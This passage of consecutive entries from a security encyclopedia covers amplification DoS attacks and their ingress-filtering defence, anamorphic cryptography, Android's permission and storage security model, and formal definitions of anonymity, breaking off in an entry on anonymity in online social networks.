A *vocabulary* is a set of characters (usually a standard alphabet), or of words, and/or phrases (usually alphabetically ordered), used to formulate the plaintext (*plaintext vocabulary*) or the ciphertext (*ciphertext vocabulary*) (Cryptosystem).

Cross-References

Encryption
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Feistel H (1973) Cryptography and Computer Privacy. Scientific American 228, 15–23. https://doi.org/10.1038/scientificamerican0573-15

Vernam GS (1926) Cipher printing telegraph systems for secret wire and radio telegraphic communications. J IEEE, 55:109–115

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1486

Amplification DoS Attacks

Marios Anagnostopoulos[34] ✉
(34) Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

✉ **Marios Anagnostopoulos**
Email: marios.anagnostopoulos@ntnu.no

Synonyms

Reflection DoS attacks

Definitions

An amplification attack is a volumetric DoS attack with amplification and reflection characteristics. Reflection is achieved by source IP address spoofing, while amplification is accomplished by mostly exploiting UPD-based protocols that provide a much larger than the request response.

Theory and Application

The aim of an amplification DoS attack is to saturate the bandwidth of the victim with numerous and large in size packets. It targets mainly the network layer of TCP/IP protocol stack (Layer 3 of OSI model), but it can be used as an attack vector for all the above layers too depending on whether the victim hosts the same service as the protocol exploited for amplification. Overall, such an attack combines the characteristics of reflection and amplification (Ryba et al., 2015), namely, it induces the aggressive reply traffic stemming from tiny but legitimate requests initiated

by the machines controlled by the aggressors to be redirected toward the victim via the reflector. Specifically, for accomplishing reflection, the attacker spoofs the source IP address of the request packets, making them appear to originate from the victim. The spoofing process is trivial for UDP-based protocols since they are connectionless in nature, and thus they do not establish a handshake with the initiator as in the case of TCP. Therefore, the receiving server reflects unknowingly their responses towards the victim. Moreover, the attacker takes advantage of Internet protocols and services that provide a much larger response compared with the initiating request. Typical examples of exploited protocols are DNS and especially DNSSEC extension, NTP, SSDP, SNMP, and others (Anagnostopoulos et al., 2013). The attackers employ servers of the aforementioned protocols that operate "openly," namely, they accept and respond to requests from anyone in the Internet and do not limit their services to their internal networks.

The benefits for the attacker due to the reflection effect of the attack are (i) the victim is unable to identify the actual initiator of the attacking traffic, but only the involved reflectors; hence, reflection disguises the actual identity and location of the attacker; (ii) the attacker is able to launch such an attack from any Internet location; and (iii) the attacking nodes (bots) are not consuming their downstream bandwidth as they do not receive any response. Additionally, the upload bandwidth of the attacking node is by far multiplied due to the amplification effect. In other words, the amplification factor allows the attacker to invest a small amount of query (upload) traffic but obtain a surge of attack traffic toward the target, while at the same time the reflection obfuscates the origins of the attack (Ryba et al., 2015).

The attack's efficiency is measured by its amplification factor (AF). In short, the greater the AF, the more powerful the attack and the quicker the bandwidth and resource consumption on the victim's side. Two equations are commonly used to express the AF (Rossow, 2014). The bandwidth amplification factor (BAF) (Eq. 1) expresses the bandwidth multiplication in terms of the number of bytes that the amplifier sends as a response to the request divided by the number of bytes of the request:

$$\mathrm{BAF} = \frac{\mathrm{length(response)}}{\mathrm{length(request)}} \tag{1}$$

The packet amplification factor (PAF) (Eq. 2) measures the number of —probably fragmented—IP packets the amplifier sends as a response to the request.

$$\text{PAF} = \frac{\text{response's number of packets}}{\text{request's number of packets}} \tag{2}$$

Until now, a great number of amplification attack incidents with enormous AF have been reported. The most severe case was that of the Memcached attack where attackers exploiting a vulnerability of memchached servers achieved a BAF of 51,200. Other typical examples are that of NTP protocol where the monlist request can provide a BAF of up to 4,670 (Rossow, 2014) and the DNS protocol where the ANY request for DNSSEC-related records can provide a BAF of up to 230 (Anagnostopoulos et al., 2018).

Open Problems and Future Directions

The feasibility of the reflection attacks lies in the ability of the attackers to carry out source IP address spoofing. In the case that IP address validation is systematically applied to outbound traffic as outlined in RFC 2827 (Ferguson and Senie, 2000), also known as BCP 38, the attack's reflection capability will be practically eliminated. Specifically, RFC 2827/BCP 38 imposes that the routers located at the borders of a network should inspect and allow a packet to pass through only if it has a legitimate source IP address assigned to the customer network. This countermeasure, named also ingress filtering, drops the IP packets with falsified source IP address at their origin and stops them from traversing the network perimeter. Unfortunately, as reported by CAIDA's Spoofer Project, there is a significant portion of the measured autonomous systems that allows source IP address spoofing. Hopefully, this number is decreasing over the last years.

Cross-References

Application-Level Denial of Service
Availability

Denial-of-Service Detection
Network Bandwidth Denial of Service (DoS)
SYN Flood Attack

References

Anagnostopoulos M, Kambourakis G, Kopanos P, Louloudakis G, Gritzalis S (2013) DNS amplification attack revisited. Comput Secur 39(Part B):475–485

Anagnostopoulos M, Kambourakis G, Gritzalis S, Yau DKY (2018) Never say never: authoritative TLD nameserver-powered DNS amplification. In: NOMS 2018 – 2018 IEEE/IFIP Network Operations and Management Symposium, pp 1–9. https://doi.org/10.1109/NOMS.2018.8406224

Ferguson P, Senie D (2000) RFC 2827: Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing. http://www.ietf.org/rfc/rfc2827.txt

Rossow C (2014) Amplification hell: revisiting network protocols for DDoS abuse. In: Proceedings of the 2014 Network and Distributed System Security Symposium (NDSS). https://www.ndss-symposium.org/ndss2014/

Ryba FJ, Orlinski M, Waehlisch M, Rossow C, Schmidt TC (2015) Amplification and DRDoS Attack Defense–A Survey and New Perspectives. arXiv preprint arXiv:150507892. http://arxiv.org/abs/1505.07892

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300042

An Economic View of Privacy Paradox

Economics of Privacy and the Paradox of Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1832

Anamorphic Cryptography

Yi Wang[35] ✉, Rongmao Chen[35] ✉, Xinyi Huang[36] and Moti Yung[37, 38]
(35) National University of Defense Technology, Changsha, China
(36) Jinan University, Guangzhou, China
(37) Google Inc, New York, NY, USA
(38) Columbia University, New York, NY, USA

✉ **Yi Wang (Corresponding author)**
Email: wangyi14@nudt.edu.cn

✉ **Rongmao Chen**
Email: chromao@nudt.edu.cn

Definitions

Anamorphic cryptography seeks to create private communication channels within existing cryptographic schemes, with the goal of circumventing censorship imposed by a dictator (an adversary which possesses the keys of the receiver, and may also dictate the messages to send).

Background

In cryptosystems, there exist two implicit assumptions: one is that the secrecy of the receiver's private key is maintained (referred to as the receiver-privacy assumption), and the other is that the sender retains the liberty to select the message to transmit (referred to as the sender-freedom assumption). However, in practical scenarios, these foundational assumptions can be entirely undermined by an authoritative entity known as

the “dictator” possessing the capability to access any individual’s secret key and censor message content.

To achieve both private and unrestricted communication in this context, Persiano et al. (2022) introduced a novel concept called “anamorphic encryption” (AME) and defined two variants of AME: receiver/sender-AME. These variants offer secure communication by bypassing the need for the receiver-privacy and sender-freedom assumptions, respectively.

Theory

Persiano et al. (2022) found that any Naor-Yung transform (Naor and Yung, 1990) of an IND-CPA public-key encryption (PKE) is a receiver-AME and the LWE encryption (Regev, 2009) and the dual LWE encryption (Gentry et al., 2008) are two sender-AMEs with no shared key. Since then, several studies have emerged to broaden the scope of anamorphic cryptography.

Banfi et al. (2023) and Kutylowski et al. (2023) have both refined the original definition of receiver-AME, albeit for distinct purposes. In Banfi et al. (2023), the generation of anamorphic key pairs and double keys is separated, with the aim of constructing robust receiver-AME. In particular, Banfi et al. showed how to transform a receiver-AME into a robust one. Conversely, in Kutylowski et al. (2023), both the anamorphic public key and double key, rather than just the double key, are utilized to encode normal and anamorphic plaintexts into anamorphic ciphertext. This refinement enables a wide range of cryptosystems, including RSA-OAEP, Goldwasser-Micalic, Paillier, ElGamal and Cramer-Shoup, to adopt receiver-anamorphic capabilities.

Wang et al. (2023) reformulated the definition of sender-AME and introduced the concept of ℓ-sender-AME to achieve robustness. They presented two generic constructions for pseudo-random and robust PKE and hybrid PKE with specialized key encapsulation mechanisms (KEM) and discussed the relationship between AME, public-key stegosystem (Von Ahn and Hopper, 2004), and algorithm-substitution attack (ASA) on PKE (Chen et al., 2020). For any strongly secure ℓ-sender-AME, there exists a public-key stegosystem and an asymmetric and generalized ASA applied to the underlying PKE. Furthermore, a robust ℓ-sender-AME with no shared keys facilitates the reliable distribution of secret keys.

Kutyłowski et al. (2023) introduced the concept of anamorphic signature schemes, where a signature is embedded with an anamorphic message, readable only by the entity possessing the double key. In particular, they considered two kinds of anamorphic signatures: symmetric and private, that can be used to implement many-to-many and one-to-many channels, respectively. Anamorphic signature can be utilized to achieve watermarking, aiming to embed a mark within a digital object for the purpose of tracing its origin.

Anamorphism in existing cryptosystems which were not designed for anamorphic modes shows that once a cryptographic tool like an encryption or signature scheme is allowed, restricting its security by allowing the adversary to obtain keys and to dictate messages may, nevertheless, not stop private communications while employing the tool. Showing that this situation is inherent to existing cryptosystems shows that the effect of restricting cryptography by controlling keys and messages may be futile.

Open Problems and Future Directions

A promising avenue within anamorphic cryptography involves delving into the development of anamorphic protocols. Specifically, Kutyłowski et al. (2023) have presented the concept of anamorphic three-message public-coin protocols. Extending this notion to encompass other protocols and offering generic constructions could be an intriguing direction for further exploration and research. Many other directions are currently open.

Cross-References

- Asymmetric Cryptosystem
- Covert Channels
- Digital Steganography
- Watermarking

References

Banfi F, Gegier K, Hirt M, Maurer U (2023) Anamorphic encryption, revisited. Cryptology ePrint Archive, Paper 2023/249 (also in Eurocrypt 2024). https://eprint.iacr.org/2023/249

Chen R, Huang X, Yung M (2020) Subvert KEM to break DEM: practical algorithm-substitution attacks on public-key encryption. In: Advances in Cryptology–ASIACRYPT 2020: 26th International Conference on the Theory and Application of Cryptology and Information Security, Daejeon, South Korea, 7–11 Dec, 2020. Proceedings, Part II, vol 26. Springer, pp 98–128

Gentry C, Peikert C, Vaikuntanathan V (2008) Trapdoors for hard lattices and new cryptographic constructions. In: Proceedings of the fortieth annual ACM symposium on Theory of computing, pp 197–206

Kutyłowski M, Persiano G, Phan DH, Yung M, Zawada M (2023) Anamorphic signatures: Secrecy from a dictator who only permits authentication! In: Annual International Cryptology Conference. Springer, pp 759–790

Kutylowski M, Persiano G, Phan DH, Yung M, Zawada M (2023) The self-anti-censorship nature of encryption: On the prevalence of anamorphic cryptography. Proc Privacy Enhancing Technol 2023(4):170–183

Naor M, Yung M (1990) Public-key cryptosystems provably secure against chosen ciphertext attacks. In: Proceedings of the twenty-second annual ACM symposium on Theory of computing, pp 427–437

Persiano G, Phan DH, Yung M (2022) Anamorphic encryption: private communication against a dictator. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, pp 34–63

Regev O (2009) On lattices, learning with errors, random linear codes, and cryptography. J ACM (JACM) 56(6):1–40
[MathSciNet]

Von Ahn L, Hopper NJ (2004) Public-key steganography. In: International Conference on the Theory and Applications of Cryptographic Techniques. Springer, pp 323–341

Wang Y, Chen R, Huang X, Yung M (2023) Sender-anamorphic encryption reformulated: Achieving robust and generic constructions. In: International Conference on the Theory and Application of Cryptology and Information Security. Springer, pp 135–167

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_121

Android's Security Framework: Understanding the Security of Mobile Phone Platforms

William Enck[39, 40] ✉ and Adwait Nadkarni[41] ✉
(39) Department of Computer Science, North Carolina State University, Raleigh, NC, USA
(40) Department of Computer Science and Engineering, The Pennsylvania State University, University Park, PA, USA
(41) William & Mary, Williamsburg, VA, USA

✉ **William Enck (Corresponding author)**
Email: enck@csc.ncsu.edu
Email: whenck@ncsu.edu

✉ **Adwait Nadkarni**
Email: nadkarni@cs.wm.edu
Email: apnadkarni@wm.edu

Synonyms

Mobile application security; Mobile device security; Mobile platform security

Definition

Android is one of two dominant smartphone platforms. It also runs on tablets, watches, televisions, vehicle infotainment systems, and other Internet of Things (IoT) devices.

Background

Circa the mid to late 2000s, improved hardware and cellular network technologies provided the base for affordable and widespread adoption of advanced mobile phones commonly referred to as “smartphones.” Smartphones are often characterized by their ability to run downloaded third-party software, known as applications or “apps,” in contrast to the previously common “feature-phones,” which do not. The Android smartphone platform is a product of the Google-led Open Handset Alliance (OHA) officially released in October 2008. Android has become the dominant platform, with 74% of the worldwide market share as of late 2019, due to the its popular adoption by developers and telecommunications providers, which can be credited to its open source nature.

The OHA designed Android to be open and customizable (“all applications are created equal”). While Android is based on Linux, the middleware presented to application developers hides traditional operating systems abstractions. The platform itself focuses on applications, and much of the core phone functionality is implemented as applications. One of the key aspects of Android’s programming model is its encouragement for apps to communicate and work together, which allows apps to remain purpose-specific, while also providing a seamless experience to the user. This design choice significantly impacts both functionality and security.

Application

Android’s security framework has matured significantly since its introduction in 2008. Mayrhofer et al. (2019) provide a comprehensive discussion of the different security controls within the platform itself, as well as how they have evolved over time in response to emerging threats. The following discussion focuses on the security primitives provided to application developers. It largely follows Enck et al. (2009) with updates based on Zhauniarovich and Gadyatskaya (2016). Readers may also be interested in Acar et al. (2016)’s Systematization of Knowledge of Android security research, which covers a broader cross section of security considerations in Android.

Runtime Environment

Android applications are primarily written in Java and compiled into a custom byte-code (DEX). The Dalvik Virtual Machine interpreter (and its successor, Android Runtime or ART) was built specifically for Android and optimizes both CPU and memory performance. It provides access to most J2SE functionality as well as a rich set of multimedia and utility libraries from third-party sources. While developers are encouraged to construct applications in Java, an official Native Development Toolkit (NDK) is available. However, the NDK sacrifices device portability and is primarily seen as a last resort to gain runtime performance. Fortunately, the Android middleware provides Java interfaces to bundled native libraries such as OpenGL, which can be managed with each phone's firmware distribution.

The Android middleware ostensibly hides the process abstraction found in traditional operating systems. Instead, applications are designed as a collection of *components*. That is, the Application Programming Interface (API) for component interaction is the same regardless of whether or not the two components are running in the same or different processes managed by the underlying Linux operating system.

Application components are divided into four types. Each type serves a specific purpose and helps developers construct consistent applications. *Activity* components interface with the user via the touchscreen and keypad. Typically, each displayed screen within an application is a different activity. Only one activity is active at a time, and processing is suspended for all other activities, regardless of the application. *Service* components provide background processing for use when an application's activities leave focus (e.g., for downloading a file or playing audio). Services can also export Remote Procedure Call (RPC) interfaces including support for callbacks. *Broadcast receiver* components provide a generalized mechanism for asynchronous event notifications. *Content provider* components are the preferred method of sharing data between applications. The content provider API implements an SQL-like interface; however, the backend implementation is left to the application developer. The API includes support to read and write data streams, e.g., if content provider shares files.

For the most part, components interact using a message primitive called an *intent*. While intent messages can explicitly address a specific component in a specific application by name, intent versatility is more apparent for implicit addresses. When intent messages are addressed with implicit *action strings* (which semantically equate to a particular action that

is occurring), the middleware automatically resolves how to handle the event using information in the intent and "intent filters" declared by applications that want to receive intents, potentially prompting the user. For example, an email client can specify the "view" action string for a PDF attachment, and the preferred PDF viewer will be automatically started. Similarly, broadcast receivers receive intents implicitly addressed with action strings, where the designated action string names the event. Android predefines many such standard events, including "boot completed" and "SMS received." Finally, unlike the other component types, content providers are not addressed via intents, rather, a content Uniform Resource Identifier (URI) of form content://authority/table/[id] is used. Here, `authority` is a unique string that identifies the content provider, and `id` is an optional field to uniquely identify a record. Fully specified content URIs are commonly passed between applications similar to file paths in traditional operating systems.

Permission Model

While applications mostly interact using intent messages, inter-component communication is built on top of Android's binder inter-process communication (IPC) mechanism. At this layer of abstraction, applications perform IPC by sending and receiving *parcel messages* through input/output controls (ioctls) on the special device file `/dev/binder`. Fortunately, Android's runtime environment transparently creates and sends parcels to system services. For example, intent messages are sent to Android's Activity Manager Service (AMS), where most of the application-level permission framework is enforced. Other system services also contain service-specific permission checks that are hard-coded into their logic.

Android's application-level security framework is based on *permissions*, which are unique text strings that can be defined by both the OS and third-party developers. The Android system defines a large set of permissions to protect the many security- and privacy-sensitive runtime features that are provided to application developers. In so doing, permissions define which resources an application may access. Application developers specify a list of permission labels the application requires in its package manifest; however, all requested permissions are not always granted.

While certain permissions may be automatically granted, others may require developers to obtain explicit consent from the user. More precisely,

each permission definition includes a *protection level*, e.g., “normal,” “dangerous,” or “signature.” A requested permission with the protection level of normal is granted at install-time. A permission with the protection level of dangerous requires applications to request user consent via a runtime prompt in applications built for Android v6.0 or higher (or by an install-time prompt for prior versions). Users may allow or deny such requests and may also choose to change permissions using the phone’s “settings,” in order to gain finer control over application privileges. However, the additional flexibility and fine-grained control introduced by runtime permissions also introduce additional configuration burden on users at runtime (i.e., in contrast to the absence of permissions in the install-time only model). To reduce prompts and make them meaningful, Android groups permissions into “permission groups,” which are clusters of permissions that deal with similar resources (e.g., the READ_SMS and RECEIVE_SMS permissions in the SMS group). Allowing one permission in the group automatically allows all, eliminating the need for additional prompts.

The signature protection level influences permission granting without user input. Each application package is signed by a developer key (as is the package file containing the framework and OS-defined permissions). A permission-assigned signature protection level is only granted if the application requesting it has been signed by the same developer key that signed the package defining the permission.

This functionality is particularly valuable for OS-defined permissions that protect low level and core functionality within the middleware. By using the signature protection level, the OS ensures that only applications distributed by the OS vendor are granted access. Finally, a separate “privileged” flag may accompany certain platform-specific signature permissions, which must be explicitly granted/denied to vendor or OEM applications bundled with the phone.

Android’s permission policy model is also used to protect applications from each other. Each application’s package manifest specifies permission to protect each application component (e.g., activity, service). Put simply, *an application may initiate IPC with a component in another (or the same) application if it has been assigned the permission specified to restrict access to the target component*. Using this policy, application developers can specify how other applications access its components. Note that the

same “normal,” “dangerous,” and “signature” types apply to permissions defined by the application developer.

There are many subtleties when working with or analyzing Android security policy.

1. Not all policy is specified in the manifest file. Developers can define “receive permissions” when broadcasting intents. That is, when an intent is broadcasted, a broadcast receiver can only receive the intent if the application containing it is assigned the permission specified in the broadcast. Related to this, developers can also include permission checks at arbitrary locations. This feature is commonly used to privilege separate a service component’s RPC interfaces. Additionally, Android also defines a set of “protected broadcasts” that keep third-party applications from forging intents that should only be sent by the system.

2. Components are *public by default* if they define an intent filter. As such, any application may perform IPC with the component, unless the developer protects it with a permission. However, if the component does not define an intent filter, Android assumes it is private, and IPC is only allowed by other components in the same application. Developers can also explicitly declare components as private.

3. Content providers have separate read and write restrictions.

4. Applications can delegate access by passing “pending intent” objects to other applications. The recipient application can complete any unspecified data and address fields and determine the time of execution on behalf of the application that created the pending intent.

5. In certain situations, an application can delegate its access to subparts (e.g., records) of a content provider.

Note that these last two subtleties add discretion to an otherwise mandatory access control (MAC) system.

Application Storage

Android allows apps to access storage in a manner similar to a typical Linux file system. Applications are treated as security principals (i.e., assigned individual Linux UIDs) and are allotted their own private storage directories on the internal storage (i.e., as opposed to the external storage or the SD card). To protect application-specific user data, the OS prevents applications from accessing the files in the private directories of other applications, using standard Linux discretionary access control (DAC). However, the internal storage has limited space for application-specific data, and hence, applications often store data on external storage, which is accessible to other applications possessing certain dangerous permissions (i.e., READ_EXTERNAL_STORAGE and WRITE_EXTERNAL_STORAGE). Unconstrained use of external storage can result in applications accidentally depositing sensitive user information (e.g., unencrypted backups of private data and audio recordings), which may then be accessed by malicious applications.

To dissuade applications from requesting broad access to external storage unless absolutely necessary (e.g., unless the application is a file manager), Android has adopted an approach that gives applications permission-free access to their app-specific directories on external storage and certain media they create. However, on devices that run Android 9 or lower, other applications can still access application-specific directories on external storage with the right permissions. To further constrain the risks stemming from applications with broad storage access, Android has adopted a “scoped storage” approach, wherein applications will only be allowed to access their own application-specific directories on external storage, as well as certain media they create. Scoped storage is enabled by default for applications built on Android 10, and although developers may disable it for now, it may become the norm for all applications in the future. Finally, in spite of these measures, certain types of applications such as file managers may need broad access to storage. While Android’s current policy is to provide such applications with special access upon request, evaluated on a case-by-case basis, providing such access while preventing abuse due to malicious/compromised applications is still an open problem.

Cross-References

References

Acar Y, Backes M, Bugiel S, Fahl S, McDaniel P, Smith M (2016) SoK: lessons learned from android security research for appified software platforms. In: 37th IEEE Symposium on Security and Privacy (SP'16)

Enck W, Ongtang M, McDaniel P (2009) Understanding android security. IEEE Secur Priv Mag 7(1):50–57

Mayrhofer R, Stoep JV, Brubaker C, Kralevich N (2019) The android platform security model. arXiv preprint arXiv:190405572v1

Zhauniarovich Y, Gadyatskaya O (2016) Small changes, big changes: an updated view on the android permission system. In: Proceedings of the International Symposium on Research in Attacks, Intrusions, and Defenses (RAID)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300039

Anomalous Binary Curves

Koblitz Elliptic Curves

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300040

Anomaly Detection

Situational Awareness for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300041

Anomaly Detection for CPS

Attack Detection for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1749

Anonymity

Gerrit Bleumer[42] and Savio Sciancalepore[43] ✉
(42) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany
(43) Eindhoven University of Technology (TU/e), Eindhoven, The Netherlands

✉ **Savio Sciancalepore**
Email: s.sciancalepore@tue.nl

Definition

Anonymity refers to the property of being indistinguishable from other entities performing the same or similar actions in a system.

Theory

Anonymity of an individual in a system refers to the property of being indistinguishable from the set of all the entities in the system, with reference to a specific set of action types.

Anonymity may refer to several features, including sender, receiver, and communication channel anonymity, to name a few.

Without loss of generality, assume a system with N participants, namely $P_1, P_2, \ldots, P_N$, who would like to have anonymity when performing a set A of M action types, namely $A_1, A_2, \ldots, A_M$. In this system, a participant is said to be anonymous with respect to the set of action types A if, for each participant P_n $(1 \le n \le N)$ executing the action A_m $(1 \le m \le M)$, denoted as

the event $[P_n: A_m]$, the attacker cannot distinguish P_n from any other participant P_j $(1 \leq j \leq N)$.

Anonymity can be expressed also with reference to *unlinkability*. According to this notion, given any action A_m in the set A of M action types, namely $A_1, A_2, \ldots, A_M$, any two participants P_j and P_k in the set of N participants P, namely $P_1, P_2, \ldots, P_N$, and two events $[P_j: A_j]$ and $[P_n: A_n]$, the two events are not linkable by the attacker, that is, the attacker cannot associate the action to any of the N user in the system (Pfitzmann and Köhntopp 2001).

Anonymity can also refer to a subset K of all the participants in the system, with $K < N$. In this case, it is common to refer to the concept of K-anonymity, as the notion of being anonymous with respect to a set of K participants, with $K < N$ (Sweeney 2002).

Anonymity can be also defined in probabilistic terms. In this case, an attacker cannot distinguish any two participants P_n and P_j $(1 \leq n, j \leq N)$ better than with a small probability ε, which should be defined explicitly.

To enable anonymity in an electronic system, there should be always a set of entities potentially characterized by the same attributes and features (Pfitzmann and Köhntopp 2001). Moreover, the anonymity set plays a crucial role in establishing the anonymity level of a system. The size of the anonymity set can vary dynamically during the time, also without any chance of control from both the participants and the system administrator. For instance, in an electronic voting scheme, in the initial phase of the voting, only a few participants may have voted, while in the final phase most of the participants may have cast their votes. Therefore, a system that is said to guarantee anonymity must consider these aspects, and it should cope with them to guarantee anonymity throughout the whole lifetime of the system.

Overall, the anonymity property is always strictly linked to the capabilities of the attacker, namely the attacker model. If the attacker is passive, for example, it can only perform eavesdropping on the communication channel, well-known encryption techniques can be used to achieve anonymity. Conversely, if the attacker is active and it can also interact with some entities in the system, more complex tools should be used to guarantee anonymity. More advanced models could also include

computationally unrestricted attackers, as well as attackers that can gain control of some participants in the system.

On the one hand, the anonymity level of a system can be characterized based on the features an attacker should have to break its anonymity, or to have a probability higher than a threshold ε to correctly identify one or more of its participants.

On the other hand, the definition of a precise attacker model for a system is at the roots of the design of an anonymity scheme. Based on the features of the typical system attacker, as well as the objectives of the attacker and the critical actions performed in the system, the system administrator could deploy a scheme that best trades off anonymity with system usability and additional key performance indicators of the system.

Actions that can require anonymity include paying or withdrawing amounts in electronic cash schemes (e.g., bitcoin), obtaining and using credentials in electronic credential schemes, casting votes in electronic voting schemes, performing a private search over Internet web browsers, providing data for privacy-sensitive statistical analysis, and performing privacy-preserving digital contact tracing, to name a few.

An important technique to achieve anonymity is to use pseudonyms, that is, pseudonymity (Chaum 1986; Rao and Rohatgi 2000). Pseudonyms can be generated either randomly or through specific techniques, aimed at easing the linking between the pseudonym and the main identity of an entity in the system, when performed by dedicated system entities.

Pseudonyms can be used to achieve sender anonymity, if the originator of a message uses pseudonyms to identify itself in a communication link. At the same time, recipient anonymity can be achieved if the receiver of the message uses one or multiple pseudonymous addresses for receiving messages. Similarly, communication channel anonymity can be achieved if both the sender and the receiver of the messages use pseudonyms to transfer messages between each other.

Without loss of generality, anonymity can be thought of as the opposite term of accountability, that is, the complete identifiability of an entity in the system. Either of the two concepts may be undesirable in many applications, and pseudonymity can be used to switch from one to other and to characterize intermediate levels.

Applications

Anonymity is required in many physical and digital systems regularly used nowadays.

A stemming example is voting. In-person, mailed, and electronic preferences in democratic societies are expressed in an anonymous form. Moreover, in many real-life situations, free speaking may be desirable only in an anonymous form, to avoid retaliation.

In the digital context, anonymity may be required for electronic transactions. Indeed, an attacker should not be able to track system entities while they originate and receive transactions through the Internet. This concept applies to banking transactions, as well as to cryptocurrencies, and also distributed storage systems. In the last years, the increasing concerns about anonymity in web browsing have led to the introduction of dedicated anonymity services, such as Tor, providing anonymity to both user and services (AlSabah and Goldberg 2016).

Recently, anonymity has emerged as a cornerstone requirement also for contact tracing applications, for example, the ones used to prevent the spread of the COVID-19 pandemic. In this context, contact tracing applications should guarantee timely detection of all the (digital) contacts of an entity, without revealing both the identity of a COVID-positive person to all its contacts and the identity of all the contacts of the COVID-positive person to the owner of the software application (Ahmed et al. 2020).

In these systems, there are always concerns about the misuse of anonymity. Specifically, malicious entities could leverage anonymity to use the system in an unauthorized way or to carry out malicious actions, for example, by publishing illegal contents, consuming the system resources improperly, or stealing contents anonymously. When possible by design, such concerns are often managed at an organizational level, typically through a Trusted Authority, which is the only one that can resolve the link between anonymity and accountability. For instance, if a system guarantees anonymity through pseudonymity, a Trusted Authority is typically the only one that can reveal the real identity behind a (group of) pseudonym(s). Typically, as long as the entities in a system behave honestly, anonymity is guaranteed. When an entity uses the system illegally, the Trusted Authority can revoke the anonymity of the entity and reveal its identity to authorized requesting parties. Such systems usually raise additional concerns,

especially on the trust level required on the Trusted Authority. Indeed, the more powerful and centralized the Authority is, the higher the chances of its misuse, and the higher the advantage that an attacker would have in compromising it. This situation leads to the dilemma between individual privacy rights and law enforcement, typical of many online services offered in the digital age (Diffie and Landau 1998).

Cross-References

Anonymous Communications over Blockchain Technology
Privacy-Preserving Authentication in Wireless Access Networks
Pseudonymity
Sender Anonymity
Unlinkability
Untraceability
(X, Y)-Privacy

References

Ahmed N, Michelin RA, Xue W, Ruj S, Malaney R, Kanhere SS et al (2020) A survey of covid-19 contact tracing apps. IEEE Access 8:134577–134601

AlSabah M, Goldberg I (2016) Performance and security improvements for tor: a survey. ACM Comput Surv (CSUR) 49(2):1–36

Chaum D (1986) Showing credentials without identification: signatures transferred between unconditionally unlinkable pseudonyms. In: Pichler F (ed) Advances in cryptology: EUROCRYPT'85, Lecture notes in computer science, vol 219. Springer, Berlin, pp 241–244

Diffie W, Landau S (1998) Privacy on the line. MIT Press, Cambridge, MA

Pfitzmann A, Köhntopp M (2001) Anonymity, unobservability, and pseudonymity: a proposal for terminology. In: Frederrath H (ed) Designing privacy enhancing technologies, Lecture notes in computer science, vol 2009. Springer, Berlin, pp 1–9

Rao JR, Rohatgi P (2000) Can pseudonyms really guarantee privacy? In: Proceedings of the 9th USENIX symposium, Denver

Sweeney L (2002) k-anonymity: a model for protecting privacy. Int J Uncertain Fuzziness Knowl-Based Syst *10*(05):557–570
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300047

Anonymity in Data Mining

Data Mining (Privacy in)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1748

Anonymity in OSNs

Stefano Cresci[44] ✉
(44) Institute for Informatics and Telematics, National Research Council (IIT-CNR), Pisa, Italy

✉ **Stefano Cresci**
Email: stefano.cresci@iit.cnr.it

Synonyms

Pseudonymity in OSNs; Unidentifiable OSN user

Definitions

Anonymity in online social networks (OSNs) is the continuous (nonbinary) property quantifying the extent to which a given user is indistinguishable from other users.

Theory

Within OSNs, anonymity is strictly related to pseudonymity, since many users access OSNs through fake personas and pseudonyms in order to hide their real identity and to remain unidentifiable by other users. In addition, on the Web, many degrees of identification are possible. Full anonymity thus lays at one extreme of a continuum that spans from the totally anonymous to the thoroughly known and identifiable, with pseudonymity laying within this continuous spectrum (Donath, 1999).

Formally, an OSN can be modeled as a directed or undirected graph $G = (N, E)$, where N is the set of nodes and $E \subseteq N \times N$ is the set of edges. Each

node $n \in N$ represents an individual user, and each edge $e \in E$ represents a relationship between two users (e.g., a friendship relationship). Each node n is described by a set of attributes that can be classified into the following categories (Campan and Truta, 2008):

– $I_1, I_2, \ldots, I_m$ are identifier attributes such as *name* and *email address* that can be used to identify an OSN user.
– $Q_1, Q_2, \ldots, Q_k$ are quasi-identifier attributes such as *username*, *date of birth* that may be known by an adversary.
– $C_1, C_2, \ldots, C_j$ are confidential or sensitive attributes such as *job*, *personal interests*, *sexual*, and *political orientation*.

